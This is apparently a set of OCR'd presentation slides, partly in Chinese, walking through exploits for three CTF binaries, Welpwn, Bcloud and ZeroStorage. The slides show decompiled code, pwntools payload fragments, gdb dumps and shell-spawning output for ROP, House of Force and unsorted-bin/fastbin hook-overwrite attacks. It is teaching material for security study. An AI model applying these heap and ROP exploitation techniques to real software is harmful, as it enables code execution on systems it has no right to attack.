  - Welcome to RCTF
    aaaa
    aaaa
  - Welcome to RCTF
    aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
    aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  - Segmentation fault (core dumped)
- 字符串长会导致溢出

Welpwn

- IDA Pro
  - 向栈上的buf中读0x400个字符，然后调用echo函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [sp+0h] [bp-400h]@1

  write(1, "Welcome to RCTF\n", 0x10uLL);
  fflush(_bss_start);
  read(0, &buf, 0x400uLL);
  echo((__int64)&buf);
  return 0;
}
```

Welpwn

- IDA Pro
  - 从main中的buf向栈上的s2中复制字符，直到遇到0x00

```
int __fastcall echo(__int64 a1)
{
  char s2[16]; // [sp+10h] [bp-10h]@2

  for ( i = 0; *(_BYTE *)(i + a1); ++i )
    s2[i] = *(_BYTE *)(i + a1);
  s2[i] = 0;
  if ( !strcmp("ROIS", s2) )
  {
    printf("RCTF{Welcome}", s2);
    puts(" is not flag");
  }
  return printf("%s", s2);
}
```

VULNERABILITY

Welpwn

- $ gdb welpwn
- Peda: 调试利器
- 覆盖了返回地址
- 栈溢出的利用
  - Shellcode
  - Ret2lib
  - Rop
  - Advanced Rop

```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x3e ('>')
RBX: 0x0
RCX: 0x7fffffc1
RDX: 0x7ffff7dd5970 --> 0x0
RSI: 0x4008e6 --> 0x656d6f636c655700 ('')
RDI: 0x0
RBP: 0x6161616161616161 ('aaaaaaaa')
RSP: 0x7fffffffdfc8 ('a' <repeats 32 times>, "\ny\377\367\377\177")
RIP: 0x4007cc (<echo+175>:      ret)
R8 : 0xffffffff
R9 : 0x3e ('>')
R10: 0x22 ('"')
R11: 0x246
R12: 0x400630 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe4b0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4007c1 <echo+164>: mov    eax,0x0
   0x4007c6 <echo+169>: call   0x4005c0 <printf@plt>
   0x4007cb <echo+174>: leave
=> 0x4007cc <echo+175>: ret
   0x4007cd <main>:     push   rbp
   0x4007ce <main+1>:   mov    rbp,rsp
   0x4007d1 <main+4>:   sub    rsp,0x400
   0x4007d8 <main+11>:  nop
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdfc8 ('a' <repeats 32 times>, "\ny\377\367\377\177")
0008| 0x7fffffffdfd0 ('a' <repeats 24 times>, "\ny\377\367\377\177")
0016| 0x7fffffffdfd8 ('a' <repeats 16 times>, "\ny\377\367\377\177")
0024| 0x7fffffffdfe0 ("aaaaaaaa\ny\377\367\377\177")
0032| 0x7fffffffdfe8 --> 0x61007ffff7ff790a
0040| 0x7fffffffdff0 ('a' <repeats 24 times>, "\ny\377\367\377\177")
0048| 0x7fffffffdff8 ('a' <repeats 16 times>, "\ny\377\367\377\177")
0056| 0x7fffffffe000 ("aaaaaaaa\ny\377\367\377\177")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004007cc in echo ()
```

Welpwn

- Exploit

S2[0x10]
RBP
RET
BUF[0x400]

S2[0x10]
RBP
0x00 GADGET ADDR
BUF[0x400]
0x00 GADGET ADDR
SYSTEM GADGET CHAIN

Gadget:
Pop reg; ret/add rsp; ret

Gadget:
System("/bin/sh");

Welpwn

- Exploit
  - p.recvuntil("\n")
  - #write(rdi=1,rsi=writegotaddr,rdx=?)
  - p.send(payload + padding * 2 + pop4ret_addr + pop_rdi_ret_addr + p64(1) + pop_rsi_r_addr + got_write_addr + padding * 2 + plt_write_addr + main_addr)

  - #system(rdi=addr(/bin/sh))
  - p.send(payload + padding * 2 + pop4ret_addr + pop_rdi_ret_addr + p64(binsh_addr) + p64(system_addr))

Welpwn

- Exploit

```
[+] Starting program './welpwn': Done
[*] '/lib/x86_64-linux-gnu/libc-2.19.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/windcarp/\xe6\xa1\x8c\xe9\x9d\xa2/Solved Backup/REDBUD-RCTF/redbud-we
lpwn/welpwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE
[*] Write_addr: 0x7fc63ce1d8 0
[*] libc_addr: 0x7fc63cd32000
[*] libc_sys: 0x7fc63cd78640
[*] libc_sh: 0x7fc63ceaecdb
[*] Switching to interactive mode
aaaaaaaaaaaaaaaa\xbe\xbe@$ whoami
windcarp
$
```

PWNED

Bcloud

- $file bcloud
  - bcloud: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=96a3843007b1e982e7fa82fbd2e1f2cc598ee04e, stripped
- 32位程序，动态链接，带符号表

Bcloud

- $checksec
  - CANARY : ENABLED
  - FORTIFY : disabled
  - NX : ENABLED
  - PIE : disabled
  - RELRO : Partial
- 开启了NX保护，堆栈不可执行；开启CANARY，栈溢出必须Leak

Bcloud

- $./bcloud

```
Input your name:aaaa
Hey aaaa! Welcome to BCTF CLOUD NOTE MANAGE SYSTEM!
Now let's set synchronization options.
Org:bbbb
Host:cccc
OKay! Enjoy:)
1.New note
2.Show note
3.Edit note
4.Delete note
5.Syn
6.Quit
```

```
Input the length of the note content:10
Input the content:
aaaaaaaa
Create success, the id is 0

Input the id:0
Input the new content:
bbbbbbbb
Edit success.
```

Bcloud

- IDA Pro
  - Init Function: 读取name，Host，Org，看似正常

```
int getname()
{
  char s; // [sp+1Ch] [bp-5Ch]@1
  int v2; // [sp+5Ch] [bp-1Ch]@1
  int v3; // [sp+6Ch] [bp-Ch]@1

  v3 = *MK_FP(__GS__, 20);
  memset(&s, 0, 0x50u);
  puts("Input your name:");
  getcont((int)&s, 64, 10);
  v2 = (int)malloc(0x40u);
  dword_804B0CC = v2;
  strcpy((char *)v2, &s);
  sub_8048779(v2);
  return *MK_FP(__GS__, 20) ^ v3;
}
```


```
int getorghost()
{
  char s; // [sp+1Ch] [bp-9Ch]@1
  char *v2; // [sp+5Ch] [bp-5Ch]@1
  int v3; // [sp+60h] [bp-58h]@1
  char *v4; // [sp+A4h] [bp-14h]@1
  int v5; // [sp+ACh] [bp-Ch]@1

  v5 = *MK_FP(__GS__, 20);
  memset(&s, 0, 0x90u);
  puts("Org:");
  getcont((int)&s, 64, 10);
  puts("Host:");
  getcont((int)&v3, 64, 10);
  v4 = (char *)malloc(0x40u);
  v2 = (char *)malloc(0x40u);
  dword_804B0C8 = (int)v2;
  dword_804B148 = (int)v4;
  strcpy(v4, (const char *)&v3);
  strcpy(v2, &s);
  puts("OKay! Enjoy:)");
  return *MK_FP(__GS__, 20) ^ v5;
}
```

Bcloud

- IDA Pro
  - 子函数：Getcont，Off-by-One，可以用来Leak

```
int __cdecl getcont(int a1, int a2, char a3)
{
  char buf; // [sp+1Bh] [bp-Dh]@2
  int i; // [sp+1Ch] [bp-Ch]@1

  for ( i = 0; i < a2; ++i )
  {
    if ( read(0, &buf, 1u) <= 0 )
      exit(-1);
    if ( buf == a3 )
      break;
    *(_BYTE *)(a1 + i) = buf;
  }
  *(_BYTE *)(i + a1) = 0;
  return i;
}
```

VULNERABILITY




Bcloud

- Glibc ptmalloc
  - Top chunk
    - 位于所有chunk之后，保存剩余未分配空间
    - 分配时检查其大小(unsigned long)与请求的大小(unsigned long)

```
victim = av->top;
size = chunksize (victim);

if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE))
  {
    remainder_size = size - nb;
    remainder = chunk_at_offset (victim, nb);
    av->top = remainder;
    set_head (victim, nb | PREV_INUSE |
              (av != &main_arena ? NON_MAIN_ARENA : 0));
    set_head (remainder, remainder_size | PREV_INUSE);

    check_malloced_chunk (av, victim, nb);
    void *p = chunk2mem (victim);
    alloc_perturb (p, bytes);
    return p;
  }
```

Bcloud


- Exploit
  - 如果请求的大小为负数，分配则会将Top Chunk位置提前(减小)，则可以精心布置使其分配到.bss或.plt.got位置




Bcloud

- Exploit
  - 1. leak heap addr and overwrite top_chunk_size

```
payload1 = 'a' * 64
payload2 = 'b' * 64
p.recvuntil("name:\n")
p.send(payload1)
data = p.recvuntil("Org:\n")
heapbase = data[68:72]
print "Heapbase:",hex(u32(heapbase))
heapaddr = u32(heapbase) - 0x8
p.send(payload2)
p.recvuntil("Host:\n")
payload3 = "\xff\xff\xff\xff"
p.sendline(payload3)
```



```
gdb-peda$ x /32xw 0x8aaa000
0x8aaa000:      0x00000000      0x00000049      0x61616161      0x61616161
0x8aaa010:      0x61616161      0x61616161      0x61616161      0x61616161
0x8aaa020:      0x61616161      0x61616161      0x61616161      0x61616161
0x8aaa030:      0x61616161      0x61616161      0x61616161      0x61616161
0x8aaa040:      0x61616161      0x61616161      0x08aaa008      0x00020f00
0x8aaa050:      0x00000000      0x00000000      0x00000000      0x00000000
0x8aaa060:      0x00000000      0x00000000      0x00000000      0x00000000
0x8aaa070:      0x00000000      0x00000000      0x00000000      0x00000000
```



```
0x8aaa080:      0x00000000      0x00000000      0x00000000      0x00000000
0x8aaa090:      0x00000000      0x00000049      0x62626262      0x62626262
0x8aaa0a0:      0x62626262      0x62626262      0x62626262      0x62626262
0x8aaa0b0:      0x62626262      0x62626262      0x62626262      0x62626262
0x8aaa0c0:      0x62626262      0x62626262      0x62626262      0x62626262
0x8aaa0d0:      0x62626262      0x62626262      0x08aaa098      0xffffffff
0x8aaa0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x8aaa0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

Bcloud

- Exploit
  - 2. get to ptrtable at .bss, edit it and get .plt.got table

```
pos = 0x804B100 - (heapaddr + 0x4c8)
payload6 = ''
print "POS:",str(pos)
create(str(pos),payload6)

#get ptrtable
payload7 = p32(binary.got["free"])
create('244',payload7)

#edit gottable
payload8 = p32(binary.plt["printf"]) + p32(binary.plt["__stack_chk_fail"]) + p32(binary.plt["strcpy"])
edit('0',payload8)
```

```
$1 = struct malloc_state {
mutex           = 0x0
flags           = 0x1
fastbinsY       = {...}
top             = 0x804b118
last_remainder  = 0x0
bins            = {...}
binmap          = {...}
next            = 0xf775b420
system_mem      = 0x21000
max_system_mem  = 0x21000
```

Bcloud

- Exploit
  - 3. edit it to printf(fmtstr prepared), edit it to system and get shell

```
#leak or bruteforce(not recommand)
data = delete('3',1)
libc_ret = int('0x' + data.split('.')[18],16) - 243
libc_base = libc_ret - libc.symbols['__libc_start_main']
sys_addr = libc_base + libc.symbols['system']
print "SysAddr:",hex(sys_addr)
#free2system
payload9 = p32(sys_addr) + p32(binary.plt["__stack_chk_fail"]) + p32(binary.plt["strcpy"])
edit('0',payload9)
#getshell
delete('2',2)
p.interactive()
```

Bcloud

- Exploit

```
[+] Starting program './bcloud': Done
[*] '/lib/i386-linux-gnu/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/windcarp/\xe6\xa1\x8c\xe9\x9d\xa2/Solved Backup/bctf - bcloud/PW
N1/bcloud'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE
[*] PID: [30729]
Heapbase: 0x8aaa008
waiting for attach..
waiting for attach..
POS: -10875848
SysAddr: 0xf75f1190
waiting for attach..
[*] Switching to interactive mode
$ whoami
windcarp
```

PWNED

ZeroStorage

- $file ZeroStorage
  - zerostorage: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=93c36d63b011f873b2ba65c8562c972ffbea10d9, stripped
- 64位程序，动态链接，带符号表

ZeroStorage

- $checksec
  - CANARY : ENABLED
  - FORTIFY : ENABLED
  - NX : ENABLED
  - PIE : ENABLED
  - RELRO : FULL
- 开启所(jiao)有(ni)保(zuo)护(ren)，P(osition)I(nde-pendent)E(xecution)，Full RELEO(got table not writeable)

ZeroStorage

- $./ZeroStorage

```
== Zero Storage ==
1. Insert
2. Update
3. Merge
4. Delete
5. View
6. List
7. Exit
=============
```

Length of new entry: 10
Enter your data: aaaaaaaaa
New entry 0 is successfully inserted.

Merge from Entry ID: 0
Merge to Entry ID: 1
Entry 1 is successfully merged to entry 0. New entry ID is 2.

ZeroStorage

- IDA Pro
  - Insert 函数，分配内存，使用全局数组管理，与随机值亦或，限制unlink
  - 大小：128-4096，无fastbin(?)

```
if ( v2 <= 4096 )
  v4 = v2;
if ( v4 >= 128 )
  v5 = v4;
new_space = (__int64)calloc(v5, 1uLL);
if ( !new_space )
{
  fwrite("Memory Error.\n", 1uLL, 0xEuLL, stderr);
  exit(-1);
}
__printf_chk(1LL, (__int64)"Enter your data: ");
getdata(new_space, v4);
v7 = ran_bss ^ new_space;
v8 = (char *)&unk_203060 + 24 * v0;
*(_DWORD *)v8 = 1;
*((_QWORD *)v8 + 1) = v4;
*((_QWORD *)v8 + 2) = v7;
++unk_203040;
```

ZeroStorage

- IDA Pro
  - Merge 函数，看起来就有问题
  - 读入From ID和To ID，完成合并操作，并将来源ID对应内存块Free。那如果From和To相同，则造成UAF
  - 由此View可以Leak出PIE offset

```
if ( v2 > 0x1F
  || (v3 = (char *)&unk_203060 + 24 * (signed int)v2, *(_DWORD *)v3 != 1)
  || (__printf_chk(1LL, (__int64)"Merge to Entry ID: "), v6 = getnum(), v6 > 0x1F)
  || (v7 = (signed int)v6, v8 = (char *)&unk_203060 + 24 * (signed int)v6, *(_DWORD *)v8 != 1) )
{
  v4 = "Invalid ID!";
  return puts(v4);
}
v9 = *((_QWORD *)v8 + 1);
v10 = *((_QWORD *)v3 + 1);
v11 = 128LL;
v12 = 128LL;
v25 = v8;
v13 = v10 + v9;
v14 = ran_bss;
if ( (signed __int64)(v10 + v9) >= 128 )
  v12 = v10 + v9;
v15 = (void *)(*((_QWORD *)v8 + 2) ^ ran_bss);
if ( v9 >= 0x80 )
  v11 = *((_QWORD *)v8 + 1);
if ( v12 == v11 )
{
  v16 = *((_QWORD *)v3 + 1);
}
else
{
  v27 = v7;
  v26 = v10 + v9;
  v15 = realloc((void *)(*((_QWORD *)v8 + 2) ^ ran_bss), v12);
  if ( !v15 )
  {
    fwrite("Memory Error.\n", 1uLL, 0xEuLL, stderr);
    exit(-1);
  }
  v16 = *((_QWORD *)v3 + 1);
  v13 = v26;
  v14 = ran_bss;
  v9 = *((_QWORD *)v25 + 1);
  v7 = v27;
}
v17 = v7;
v18 = v13;
v19 = (char *)&unk_203060 + 24 * (signed int)v2;
v20 = v15;
memcpy((char *)v15 + v9, (const void *)(*((_QWORD *)v19 + 2) ^ v14), v16);
v21 = ran_bss;
v22 = (char *)&unk_203060 + 24 * v0;
*((_QWORD *)v22 + 2) = ran_bss ^ (unsigned __int64)v20;
v23 = (void *)(*((_QWORD *)v19 + 2) ^ v21);
*(_DWORD *)v22 = 1;
*((_QWORD *)v22 + 1) = v18;
*(_DWORD *)v19 = 0;
*((_QWORD *)v19 + 1) = 0LL;
free(v23);
```

VULNERABILITY

ZeroStorage

- Glibc Unsorted bin
  - 目标块放入unsorted bin中，可以利用unsorted bin中取出操作的过程造成不能控制内容的任意地址写入
  - 修改victim->bk，则victim->bk->fd = addr(unsorted bin)
  - 攻击global_max_fast
  - 改写后unsorted bin被破坏

```
bck = victim->bk;
...
unsorted_chunks (av)->bk = bck;
bck->fd = unsorted_chunks (av);
```

ZeroStorage

- Glibc Fastbin
  - 现在所有分配和释放都通过Fastbin进行！
  - Fastbin Attack：再次利用UAF，将fd改写为bss段，从而获得bss段的内存
  - 提前准备size为144的块
  - 使bss段的块跨过自己对应的meta data，从而求出key
  - 分配realloc_hook，修改为system地址

ZeroStorage

- Exploit
  - max_fast_offset、reallochook_offset、unsorted_bin_offset、system_offset
  - insert(8) # 0
    insert(8, '/bin/sh\x00') # 0, 1 for shell
    insert(8) # 0, 1, 2 first merge target
    insert(0x90) # 0, 1, 2, 3 for fastbin attack
    delete(0) # 1, 2, 3 for hole
    merge(2,2) # 0, 1, 3 (0 from merge(2,2))
    leak_data = view(0)

ZeroStorage

- Exploit
  - UAF occured, next overwrite 1's BK targeting at global_max_fast
  - insert(8) # 0(*), 1(*), 2(this->heap(0)), 3(*) get first unsorted bin

    update(0, 16, 'C'*8 + p64(max_fast_addr - 0x10))

    insert(8) # 0(*), 1(*), 2(*), 3(*), 4(this->heap(2)), success

    merge(2,2) # 0(*), 1(*), 2(*), 3(*), 4(*), 5(from merge(2,2), @fastbin(128 + 16))

    # overwrite fd to bss

    update(5, 16, p64(head_addr + 24 * 3))

    # get the fake chunk 5

    insert(8) # 0(*), 1(*), 2(this, pointing to 5's block), 3(*), 4(*), 5(from m(2,2))

    # get bss

    insert(80) # 0, 1, 2, 3, 4, 5, 6(this,pointing to header + 3 * 24 + 16) 80 bytes will be overwrite

    leak_data = view(6)

ZeroStorage

- Exploit
  - Use realloc_hook to get system
  - update(6,80,'B'* 32 + p64(1) + p64(80) + p64(key ^ reallochook_addr))

    update(5,8,p64(system_addr))

    raw_input("attach now")

    update(1,256)


    # it will enter BBBBB... but not bother

    p.interactive()

```
v9 = ran_bss ^ *((_QWORD *)v2 + 2);
if ( *((_QWORD *)v2 + 1) >= 0x80uLL )
  v8 = *((_QWORD *)v2 + 1);
if ( v7 != (_DWORD)v8 )
{
  v9 = (__int64)realloc((void *)(ran_bss ^ *((_QWORD *)v2 + 2)), v7);
  if ( !v9 )
  {
    fwrite("Memory Error.\n", 1uLL, 0xEuLL, stderr);
    exit(-1);
  }
}
__printf_chk(1LL, (__int64)"Enter your data: ");
```

ZeroStorage

- Exploit



```
 ~/桌/0/zerostorage python myexp.py                                 22:46:39
[+] Starting program './zerostorage': Done
[+] Starting program './zerostorage': Done
PID:  [3130]
Heap_base:  0x7f0e7ed1c000
Unsort_addr:  0x7f0e7ccff7b8
system_addr:  0x7f0e7c987640
reallochook_addr:  0x7f0e7ccff730
max_fast_addr:  0x7f0e7cd01b40
head_addr: 0x7f0e7d12e060
'6:\nAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x01\x00\x00\x00AAA
AP\x00\x00\x00\x00\x00\x00[illegible]g\xa9[illegible]5[illegible]aY[illegible]aQ\x[illegible]2\n== Zero Storage =='
key:  0xd251a557d7d749df
attach now
[*] Switching to interactive mode
Entry ID: Length of entry: [illegible]
/bin/sh: 1: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBls: File name too long
$ ls
libc.so.6    peda-session-zerostorage.txt  zerostorage.id0  zerostorage.til
libc.so.i64  zerostorage           zerostorage.id1
myexp.py     zerostorage.i64           zerostorage.nam
$ 
```

目录 content

Thanks for watching 谢谢

cxm16@mails.tsinghua.edu.cn